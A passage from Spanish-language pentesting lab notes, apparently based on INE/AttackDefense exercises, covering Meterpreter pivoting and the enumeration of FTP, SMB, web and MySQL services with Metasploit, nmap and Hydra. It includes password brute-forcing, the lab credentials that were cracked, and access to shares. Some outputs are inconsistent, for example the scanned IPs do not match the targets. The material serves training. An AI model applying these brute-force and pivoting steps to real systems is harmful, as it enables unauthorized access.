Ahora como podemos ver ha detectado 3 IPs dentro de esta subred, pero solo haremos caso a la que termina en .3 porque la otra es el gateway y la máquina víctima uno para conectarse con la máquina víctima dos:

```
www-data@demo1:/app/files$ for i in {1..254}; do ping -c 1 -W 1 192.155.181.$i | grep "bytes from" & done
< -c 1 -W 1 192.155.181.$i | grep "bytes from" & done
[1] 810
[2] 812
[3] 814
[4] 816
64 bytes from 192.155.181.1: icmp_seq=1 ttl=64 time=0.078 ms
64 bytes from 192.155.181.2: icmp_seq=1 ttl=64 time=0.028 ms
[5] 818
64 bytes from 192.155.181.3: icmp_seq=1 ttl=64 time=0.070 ms
[6] 820
[7] 822
```

Bien, una vez sabemos la dirección IP de la máquina víctima dos, vamos a pivotar: Msf6 > run

```
autoroute -s <target_ip.0/24>
```

```

meterpreter > run autoroute -s 192.155.181.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[+] Adding a route to 192.155.181.0/255.255.255.0 ...
[+] Added route to 192.155.181.0/255.255.255.0 via 192.216.10.3
[+] Use the -p option to list all active routes
meterpreter >
Background session 1? [y/N]
msf6 exploit(unix/webapp/xoda_file_upload) > search portscan

Matching Modules
=====
#  Name
-  --
0 auxiliary/scanner/portscan/ftpbounce . normal No   FTP Bounce Port Scanner
1 auxiliary/scanner/natpmp/natpmp_portscan . normal No   NAT-PMP External Port Scanner
2 auxiliary/scanner/sap/sap_router_portscanner . normal No   SAPRouter Port Scanner
3 auxiliary/scanner/portscan/xmas . normal No   TCP "XMas" Port Scanner
4 auxiliary/scanner/portscan/ack . normal No   TCP ACK Firewall Scanner
5 auxiliary/scanner/portscan/tcp . normal No   TCP Port Scanner
6 auxiliary/scanner/portscan/syn . normal No   TCP SYN Port Scanner
7 auxiliary/scanner/http/wordpress_pingback_access . normal No   Wordpress Pingback Locator

Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 exploit(unix/webapp/xoda_file_upload) > use 5
msf6 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):
=====
Name      Current Setting  Required  Description
-----  -----  -----
CONCURRENCY  10          yes        The number of concurrent ports to check per host
DELAY      0             yes        The delay between connections, per thread, in milliseconds

```

Ya sabemos que puertos tiene abierto la máquina víctima dos:

```

msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-1000
PORTS => 1-1000
msf6 auxiliary(scanner/portscan/tcp) > run
[+] 192.168.1.1 - 192.168.1.1:53 - TCP OPEN
[+] 192.168.1.1 - 192.168.1.1:80 - TCP OPEN
[+] 192.168.1.1 - 192.168.1.1:443 - TCP OPEN
[*] 192.168.1.1 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > |

```

*NOTA: para un escaneo más preciso podríamos usar repositorios de github basados en código bash para ejecutar un nmap y saber más información como scripts, versiones, etc.*

## FTP Enumeration

Bien, para empezar como siempre, haremos un escaneo de los puertos abiertos en la máquina objetivo. En nuestro caso como estamos haciendo enumeración del servicio FTP, pues nos centraremos en ese puerto en particular:

```
(root@INE)-[~]
└─# nmap -Pn -sS -sVC --open -p21 -O demo.ine.local -oX ftp_enum
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-20 02:33 IST
Nmap scan report for demo.ine.local (192.8.7.3)
Host is up (0.000048s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp     ProFTPD 1.3.5a
MAC Address: 02:42:C0:08:07:03 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 4.15 - 5.8 (96%), Linux 7.8.32 - 3.10 (96%), Linux 5.0 - 5.5 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linu
x 4.2 (95%) AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), Synology DiskStation Manager 5.2-5644 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.08 seconds
```

Importamos escaneo nmap en Metasploit:

```
msf6 > db_import /root/ftp_enum
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Nokogiri v1.13.10'
[*] Importing host 192.8.7.3
[*] Successfully imported /root/ftp_enum
msf6 > services
Services
=====
host      port  proto  name  state  info
192.8.7.3  21    tcp    ftp   open   ProFTPD 1.3.5a

msf6 > hosts
Hosts
=====
address      mac                name        os_name  os_flavor  os_sp  purpose  info  comments
192.8.7.3  02:42:c0:08:07:03  demo.ine.local  Linux    2.6.X       server
```

Segundo paso, intentar si podemos acceder mediante acceso anonymous, pero ¿Cómo?, ahora lo veremos:

```
(root@INE)-[~]
└─# ftp demo.ine.local
Connected to demo.ine.local.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [ ::ffff:192.8.7.3]
Name (demo.ine.local:root): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp> █
```

En este caso, no tiene activado el sistema objetivo el acceso mediante anonymous. Bien, que toca ahora. Obtener credenciales para autenticarnos en el servicio ¿Cómo? Mediante fuerza bruta, podemos utilizar el módulo auxiliar de Metasploit o la herramienta Hydra. Queda a vuestras disposiciones cual usar, en mi caso usaré el módulo de Metasploit:

msf6 auxiliary(scanner/ftp/ftp\_login)

```

msf6 > use 12
msf6 auxiliary(scanner/ftp/ftp_login) > options
Module options (auxiliary/scanner/ftp/ftp_login):

Name      Current Setting  Required  Description
----      --------------  --        --
ANONYMOUS_LOGIN  false      yes       Attempt to login with a blank username and password
BLANK_PASSWORDS  false      no        Try blank passwords for all users
BRUTEFORCE_SPEED 5         yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDITS  false      no        Try each user/password couple stored in the current database
DB_ALL_PASS     false      no        Add all passwords in the current database to the list
DB_ALL_USERS    false      no        Add all users in the current database to the list
DB_SKIP_EXISTING none     no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD        no        no        A specific password to authenticate with
PASS_FILE       no        no        File containing passwords, one per line
Proxies          no        no        A proxy chain of format type:host:port[,type:host:port][,...]
RECORD_GUEST    false     no        Record anonymous/guest logins to the database
RHOSTS          192.8.7.3   yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           21        yes      The target port (TCP)
STOP_ON_SUCCESS false     yes      Stop guessing when a credential works for a host
THREADS         1         yes      The number of concurrent threads (max one per host)
USERNAME        no        no        A specific username to authenticate as
USERPASS_FILE   no        no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false     no        Try the username as the password for all users
USER_FILE       no        no        File containing usernames, one per line
VERBOSE         true      yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/ftp/ftp_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt

```

Configuramos PASS\_FILE y USER\_FILE, usando diccionarios, obviamente.

Explotamos:

```

msf6 auxiliary(scanner/ftp/ftp_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] 192.8.7.3:21      - 192.8.7.3:21 - Starting FTP login sweep
[+] 192.8.7.3:21      - 192.8.7.3:21 - Login Successful: sysadmin:654321
[+] 192.8.7.3:21      - 192.8.7.3:21 - Login Successful: rooty:qwerty
[+] 192.8.7.3:21      - 192.8.7.3:21 - Login Successful: demo:butterfly
[+] 192.8.7.3:21      - 192.8.7.3:21 - Login Successful: auditor:chocolate
[+] 192.8.7.3:21      - 192.8.7.3:21 - Login Successful: anon:purple
[+] 192.8.7.3:21      - 192.8.7.3:21 - Login Successful: administrator:tweety
[+] 192.8.7.3:21      - 192.8.7.3:21 - Login Successful: diag:tigger
[*] 192.8.7.3:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >

```

Ahora que ya conocemos las credenciales, podemos logearnos. En este caso nos interesa sobre todo el usuario administrator ya que tiene todos los privilegios:

```

└─[root@INE]─[~]
└─# ftp demo.ine.local
Connected to demo.ine.local.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.8.7.3]
Name (demo.ine.local:root): administrator
331 Password required for administrator
Password:
230 User administrator logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||2321|)
150 Opening ASCII mode data connection for file list
-rw-r--r-- 1 0          33 Nov 20 2018 secret.txt
226 Transfer complete
ftp> get secret.txt
local: secret.txt remote: secret.txt
229 Entering Extended Passive Mode (|||11192|)
150 Opening ASCII mode data connection for secret.txt (33 bytes)
100% [*****] 33 bytes received in 00:00 (77.46 Kib/s)  33      585.93 Kib/s  00:00 ETA
226 Transfer complete
33 bytes received in 00:00 (77.46 Kib/s)

```

## SMB Enumeration

Lo primero que queremos conocer de un servicio es la versión en la que corre:

```

msf6 > use 38
msf6 auxiliary(scanner/smb/smb_version) > options
Module options (auxiliary/scanner/smb/smb_version):
Name   Current Setting  Required  Description
RHOSTS  10.2.26.146    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   445            no        The target port (TCP)
THREADS 1              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_version) > set RPORT 445
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 10.2.26.146:445 - SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (uptime:8m 17s) (guid:{b7dc4a2b-e61e-42d9-8b66-aaae03a4ee48}) (authentication domain:ATTACKDEFENSE)
[+] 10.2.26.146:445 - Host is running SMB Detected (versions:1, 2, 3) (preferred dialect:SMB 3.0.2) (signatures:optional) (uptime:8m 17s) (guid:{b7dc4a2b-e61e-42d9-8b66-aaae03a4ee48}) (authentication domain:ATTACKDEFENSE\Windows 2012 R2 Standard (build:9600) (name:ATTACKDEFENSE)
[+] 10.2.26.146:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Como siempre, podemos utilizar tanto nmap como el módulo auxiliar de Metasploit Framework

¿Qué podemos hacer ahora? Averiguar usuarios o, mejor dicho, enumerar usuarios:

```

Name   Current Setting  Required  Description
RHOSTS  10.2.26.146    no       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT   445            no       The target port (TCP)
SMBDomain .
SMBPass  .
SMBUser  .
THREADS 1              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smb/smb_enumusers) > run

[*] 10.2.26.146:445 - Using automatically identified domain: ATTACKDEFENSE
[+] 10.2.26.146:445 - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 10.2.26.146:445 - Builtin [ ] ( LockoutTries=0 PasswordMin=0 )
[+] 10.2.26.146:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Una vez tenemos usuarios, podemos ver que recursos compartidos hay, ya que podrían permitirnos acceder a los archivos que han sido compartidos en este servidor SMB en particular. Estos archivos podrían ser potencialmente útiles para obtener acceso al objetivo.

msf6 auxiliary(scanner/smb/smb\_enumshares)

```

msf6 auxiliary(scanner/smb/smb_enumshares) > set ShowFiles true
ShowFiles => true
msf6 auxiliary(scanner/smb/smb_enumshares) > run

[-] 10.2.26.146:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet
[!] 10.2.26.146:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[!] 10.2.26.146:445 - peer_native_lm is only available with SMB1 (current version: SMB3)
[+] 10.2.26.146:445 - ADMIN$ - (DISK|SPECIAL) Remote Admin
[+] 10.2.26.146:445 - C$ - (DISK|SPECIAL) Default share
[+] 10.2.26.146:445 - Documents - (DISK)
[+] 10.2.26.146:445 - Downloads - (DISK)
[+] 10.2.26.146:445 - IPC$ - (IPC|SPECIAL) Remote IPC
[+] 10.2.26.146:445 - print$ - (DISK) Printer Drivers
[+] 10.2.26.146:445 - Public - (DISK)
[*] 10.2.26.146: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_enumshares) > 

```

Bien, ahora que sabemos que recursos compartidos existen, vamos a logearnos, pero antes tenemos que conocer las credenciales. Recordemos que arriba conseguimos dos, administrator y admin. ¿Cómo vamos a conseguir sus credenciales? Mediante fuerza bruta, esto se puede hacer mediante el módulo de Metasploit o desde Hydra:

```

└─[root@INE]─[~]
└─# hydra -L users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt -t 4 demo.ine.local smb
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 2018 login tries (l:2/p:1009), -2018 tries per task
[DATA] attacking smb://demo.ine.local:445/
[445][smb] host: demo.ine.local login: administrator password: password1
[445][smb] host: demo.ine.local login: admin password: tinkerbell
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-20 03:25:29
└─[root@INE]─[~]

```

Una vez tenemos las credenciales, podemos logearnos dentro de SMB:

smbclient \\\demo.ine.local\\C\$ -U admin

```

└─[root@INE]─[~]
└─# smbclient \\\demo.ine.local\\C$ -U admin
Password for [WORKGROUP\admin]:
Try "help" to get a list of possible commands.
smb: \> ls
$Recycle.Bin                      DHS      0  Wed Dec 15 09:58:20 2021
bootmgr                           AHSR    398356 Tue Mar 18 15:35:18 2014
BOOTNXT                            AHS      1  Tue Jun 18 17:48:29 2013
Documents and Settings           DHSrn    0  Thu Aug 22 20:18:41 2013
pagefile.sys                        AHS 8589934592 Sun Jul 20 02:52:51 2025
PerfLogs                            D      0  Thu Aug 22 21:22:33 2013
Program Files                      DR     0  Tue Jan  4 09:54:22 2022
Program Files (x86)                 D      0  Tue Jan  4 09:54:26 2022
ProgramData                          DHn    0  Thu Aug 13 21:42:59 2015
System Volume Information          DHS     0  Fri Dec 31 13:30:32 2021
Users                               DR     0  Fri Dec 31 15:20:05 2021
Windows                             D      0  Tue Jan  4 09:07:38 2022

7774207 blocks of size 4096. 1609037 blocks available
smb: \> cd Users
smb: \Users\> ls
.                                DR     0  Fri Dec 31 15:20:05 2021
..                               DR     0  Fri Dec 31 15:20:05 2021
Administrator                     D      0  Fri Dec 31 15:20:14 2021
All Users                         DHSrn   0  Thu Aug 22 20:18:41 2013
Default                           DHR    0  Fri Dec 31 13:30:58 2021
Default User                       DHSrn   0  Thu Aug 22 20:18:41 2013
desktop.ini                        AHS    174 Thu Aug 22 21:07:57 2013
Public                            DR     0  Wed May 21 08:19:18 2014

7774207 blocks of size 4096. 1609037 blocks available
smb: \Users\> cd Administrator
smb: \Users\Administrator\> ls
.                                D      0  Fri Dec 31 15:20:14 2021
..                               D      0  Fri Dec 31 15:20:14 2021
AppData                           DH     0  Fri May  9 05:34:33 2014
Application Data                  DHSrn   0  Fri Dec 31 15:20:14 2021

```

## Web Server Enumeration

Bien, lo primero que queremos conocer de un servicio web que se aloja de normal en el puerto 80 es su versión ¿Cómo lo haremos? Mediante un módulo auxiliar de Metasploit Framework:

```
msf6 >search type:auxiliary name:http msf6
```

```
auxiliary(scanner/http/http_version)
```

```
msf6 auxiliary(scanner/http/http_version) > run  
[+] 192.56.241.3:80 Apache/2.4.18 (Ubuntu)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/http_version) > █
```

Una vez identificada la versión que ejecuta el servicio web, podemos pasar a conocer los encabezados HTTP, eso nos dará una idea de la versión del servidor web, así como alguna información adicional y por supuesto esto dependerá de cómo se haya configurado el servidor web.

```
msf6 auxiliary(scanner/http/http_header)
```

```
msf6 auxiliary(scanner/http/http_header) > run  
[+] 192.56.241.3:80      : CONTENT-TYPE: text/html  
[+] 192.56.241.3:80      : LAST-MODIFIED: Wed, 28 Aug 2024 08:56:57 GMT  
[+] 192.56.241.3:80      : SERVER: Apache/2.4.18 (Ubuntu)  
[+] 192.56.241.3:80      : detected 3 headers  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/http_header) > █
```

Bueno, nos dice el tipo de contenido que es texto HTML, de modo que nos da una indicación de qué lenguaje de programación se ha utilizado para desarrollar el sitio web que está alojado en este servidor web con algunas excepciones. También cuando se modificó por última vez y la versión del servidor. No nos dio mucha información aparte de la que teníamos, o sea, su versión del servidor web.

Bueno, ahora realicemos algunos pasos adicionales de enumeración con respecto a algunos directorios ocultos que es posible que no tengamos acceso. Y la forma en que lo haremos es descargando y analizando el archivo robots.txt.

```
msf6 auxiliary(scanner/http/robots_txt)
```

Como podemos ver hemos obtenido dos directorios no permitidos que el desarrollador del sitio web por alguna razón no quería que nadie acceda al directorio data, así como al directorio secure.

```
msf6 auxiliary(scanner/http/robots_txt) > options
Module options (auxiliary/scanner/http/robots_txt):
Name      Current Setting  Required  Description
PATH      /                  yes        The test path to find robots.txt file
Proxies   no                 no         A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS   192.56.241.3       yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    80                 yes        The target port (TCP)
SSL      false              no         Negotiate SSL/TLS for outgoing connections
THREADS  1                  yes        The number of concurrent threads (max one per host)
VHOST    no                 no         HTTP server virtual host

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/robots_txt) > run
[*] [192.56.241.3] /robots.txt found
[+] Contents of Robots.txt:
# robots.txt for attackdefense
User-agent: test
# Directories
Allow: /webmail

User-agent: *
# Directories
Disallow: /data
Disallow: /secure

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/robots_txt) > █
```

Mediante curl o directamente accediendo a la ruta indicada podemos ver información:

```
msf6 auxiliary(scanner/http/robots_txt) > curl http://192.56.241.3/data/
[*] exec: curl http://192.56.241.3/data/
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<head>
<title>Index of /data</title>
</head>
<body>
<h1>Index of /data</h1>
<table>
<tr><th valign="top"></th><th><a href="?C=N;O=D">Name</a></th><th><a href="?C=M;O=A">Last modified</a></th><th><a href="?C=S;O=A">Size</a></th></tr>
<tr><th>Description</th><th></th><th></th><th></th></tr>
<tr><td colspan="5">>chr</td></tr>
<tr><td align="top"></td><td><a href="/">Parent Directory</a></td><td>&ampnbsp</td><td align="right"> - </td><td>&ampnbsp</td></tr>
<tr><td colspan="5">>chr</td></tr>
</table>
<address>Apache/2.4.18 (Ubuntu) Server at 192.56.241.3 Port 80</address>
</body></html>

msf6 auxiliary(scanner/http/robots_txt) > curl http://192.56.241.3/secure/
[*] exec: curl http://192.56.241.3/secure/
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>401 Unauthorized</title>
</head><body>
<h1>Unauthorized</h1>
<p>This server could not verify that you
are authorized to access the document
requested. Either you supplied the wrong
credentials (e.g., bad password), or your
browser doesn't understand how to supply
the credentials required.</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 192.56.241.3 Port 80</address>
</body></html>
msf6 auxiliary(scanner/http/robots_txt) > []
```

En el directorio /data no tenemos nada interesante a parte de la versión del servidor web que ya sabíamos, pero en el directorio /secure vemos que tenemos un loggin al cual no podemos acceder por falta de credenciales.

## ¿Qué toca hacer ahora? Fuerza bruta

Pero antes vamos a profundizar en la búsqueda de directorios ocultos. Y para ello utilizaremos la fuerza bruta de directorios:

msf6 auxiliary(scanner/http/dir\_scanner)

```
msf6 auxiliary(scanner/http/dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 192.56.241.3
[+] Found http://192.56.241.3:80/cgi-bin/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/data/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/doc/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/downloads/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/icons/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/manual/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/secure/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/users/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/uploads/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/web_app/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/view/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/webadmin/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/webmail/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/webdb/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/webdav/ 404 (192.56.241.3)
[+] Found http://192.56.241.3:80/~nobody/ 404 (192.56.241.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/dir_scanner) > █
```

En un pentest real, lo ideal sería probar todos los directorios para confirmar que existen en realidad.

Vamos a buscar más, pero esta vez vamos a buscar archivos: msf6

```
auxiliary(scanner/http/files_dir)
```

```

msf6 auxiliary(scanner/http/files_dir) > use 0
msf6 auxiliary(scanner/http/files_dir) > options
Module options (auxiliary/scanner/http/files_dir):
Name      Current Setting          Required  Description
-----  =  -----  =  -----
DICTIONARY /usr/share/metasploit-framework/data/wmap/wmap_files.txt  no        Path of word dictionary to use
EXT          /                      no        Append file extension to use
PATH         /                      yes       The path to identify files
Proxies      no                    no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS      192.168.241.3           yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT        80                   yes      The target port (TCP)
SSL          false                no        Negotiate SSL/TLS for outgoing connections
THREADS      1                   yes      The number of concurrent threads (max one per host)
VHOST        HTTP server virtual host

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/http/files_dir) > run

[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[+] Found http://192.168.241.3:80/file.backup 200
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[+] Found http://192.168.241.3:80/code.c 200
[*] Using code '404' as not found for files with extension .cfg
[+] Found http://192.168.241.3:80/code.cfg 200
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html

[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension
[+] Found http://192.168.241.3:80/cgi-bin 301
[+] Found http://192.168.241.3:80/data 301
[+] Found http://192.168.241.3:80/downloads 301
[+] Found http://192.168.241.3:80/doc 301
[+] Found http://192.168.241.3:80/manual 301
[+] Found http://192.168.241.3:80/secure 401
[+] Found http://192.168.241.3:80/uploads 301
[+] Found http://192.168.241.3:80/users 301
[+] Found http://192.168.241.3:80/view 301
[+] Found http://192.168.241.3:80/webadmin 301
[+] Found http://192.168.241.3:80/webdav 401
[+] Found http://192.168.241.3:80/webmail 301
[+] Found http://192.168.241.3:80/~bin 403
[+] Found http://192.168.241.3:80/~mail 403
[+] Found http://192.168.241.3:80/~sys 403
[*] Using code '404' as not found for files with extension
[+] Found http://192.168.241.3:80/cgi-bin 301
[+] Found http://192.168.241.3:80/data 301
[+] Found http://192.168.241.3:80/downloads 301
[+] Found http://192.168.241.3:80/doc 301
[+] Found http://192.168.241.3:80/manual 301
[+] Found http://192.168.241.3:80/secure 401
[+] Found http://192.168.241.3:80/uploads 301
[+] Found http://192.168.241.3:80/users 301
[+] Found http://192.168.241.3:80/view 301
[+] Found http://192.168.241.3:80/webadmin 301
[+] Found http://192.168.241.3:80/webdav 401
[+] Found http://192.168.241.3:80/webmail 301
[+] Found http://192.168.241.3:80/~mail 403
[+] Found http://192.168.241.3:80/~bin 403
[+] Found http://192.168.241.3:80/~sys 403
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/files_dir) > 

```

Bueno, una vez cubierto todas estas partes de enumeración de directorios y archivos, podemos pasar al login del directorio /secure para ver qué información contiene:

msf6 auxiliary(scanner/http/http\_login)

Lo único que tenemos que configurar es AUTH\_URI /secure ya que es el directorio al que queremos acceder y también quitamos el USERPASS\_FILE ya que tenemos puesto ya USER\_FILE y PASS\_FILE:

Ejecutamos y veamos si nos da alguna credencial:

```

msf6 auxiliary(scanner/http/http_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/http/http_login) > set AUTH_URI /secure
AUTH_URI => /secure
msf6 auxiliary(scanner/http/http_login) > options

Module options (auxiliary/scanner/http/http_login):

Name          Current Setting      Required  Description
----          -----                -----      -----
ANONYMOUS_LOGIN    false           yes       Attempt to login with a blank username and password
AUTH_URI          /secure          no        The URL to authenticate against (default:auto)
BLANK_PASSWORDS   false           no        Try blank passwords for all users
BRUTEFORCE_SPEED  5               yes      How fast to brute-force, from 0 to 5
DB_ALL_CREDS     false           no        Try each user/password couple stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current database to the list
DB_ALL_USERS     false           no        Add all users in the current database to the list
DB_SKIP_EXISTING none            no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/http_d
                  default_pass.txt      no        File containing passwords, one per line
Proxies
REQUESTTYPE     GET             no        A proxy chain of format type:host:port[,type:host:port][,...]
RHOSTS          192.56.241.3      yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT           80              yes      The target port (TCP)
SSL             false            no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS false            yes      Stop guessing when a credential works for a host
THREADS         1               yes      The number of threads (one or more per host)
USERPASS_FILE   /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_AS_PASS    false            no        File containing users and passwords separated by space, one pair per line
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
                  default_users.txt      no        Try the username as the password for all users
File containing users, one per line
VERBOSE         false            yes      Whether to print output for all attempts
VHOST           false            no        HTTP server virtual host

```

```

msf6 auxiliary(scanner/http/http_login) > set AUTH_URI /secure/
AUTH_URI => /secure
msf6 auxiliary(scanner/http/http_login) > run

[*] Attempting to login to http://192.56.241.3:80/secure/
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/http/http_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/http/http_login) > run

[*] Attempting to login to http://192.56.241.3:80/secure/
■

```

```

[*] Attempting to login to http://192.56.241.3:80/secure/
[+] 192.56.241.3:80 - Success: 'bob:123321'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_login) > ■

```

También podemos sacar una lista de usuarios directamente: Msf6 >

auxiliary(scanner/http/apache\_userdir\_enum)

```

msf6 auxiliary(scanner/http/apache_userdir_enum) > run

[+] http://192.56.241.3/ - Apache UserDir: 'backup' found
[+] http://192.56.241.3/ - Apache UserDir: 'bin' found
[+] http://192.56.241.3/ - Apache UserDir: 'daemon' found
[+] http://192.56.241.3/ - Apache UserDir: 'games' found
[+] http://192.56.241.3/ - Apache UserDir: 'gnats' found
[+] http://192.56.241.3/ - Apache UserDir: 'irc' found
[+] http://192.56.241.3/ - Apache UserDir: 'list' found
[+] http://192.56.241.3/ - Apache UserDir: 'lp' found
[+] http://192.56.241.3/ - Apache UserDir: 'mail' found
[+] http://192.56.241.3/ - Apache UserDir: 'man' found
[+] http://192.56.241.3/ - Apache UserDir: 'news' found
[+] http://192.56.241.3/ - Apache UserDir: 'nobody' found
[+] http://192.56.241.3/ - Apache UserDir: 'proxy' found
[+] http://192.56.241.3/ - Apache UserDir: 'sync' found
[+] http://192.56.241.3/ - Apache UserDir: 'sys' found
[+] http://192.56.241.3/ - Apache UserDir: 'uucp' found
[+] http://192.56.241.3/ - Apache UserDir: 'bob' found
[+] http://192.56.241.3/ - Apache UserDir: 'alice' found
[+] http://192.56.241.3/ - Users found: alice, backup, bin, bob, daemon, games, gnats, irc, list, lp, mail, man, news, nobody, proxy, sync, sys, uucp
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/apache_userdir_enum) > ■

```

## MySQL Enumeration

Primero realizaremos un escaneo para ver que versión tiene este servicio MySQL:

```
msf6 auxiliary(scanner/mysql/mysql_version)
```

```
msf6 auxiliary(scanner/mysql/mysql_version) > run
[+] 192.151.172.3:3306 - 192.151.172.3:3306 is running MySQL 5.5.61-0ubuntu0.14.04.1 (protocol 10)
[*] demo.ine.local:3306 - Scanned 1 of 1 hosts (100% complete)
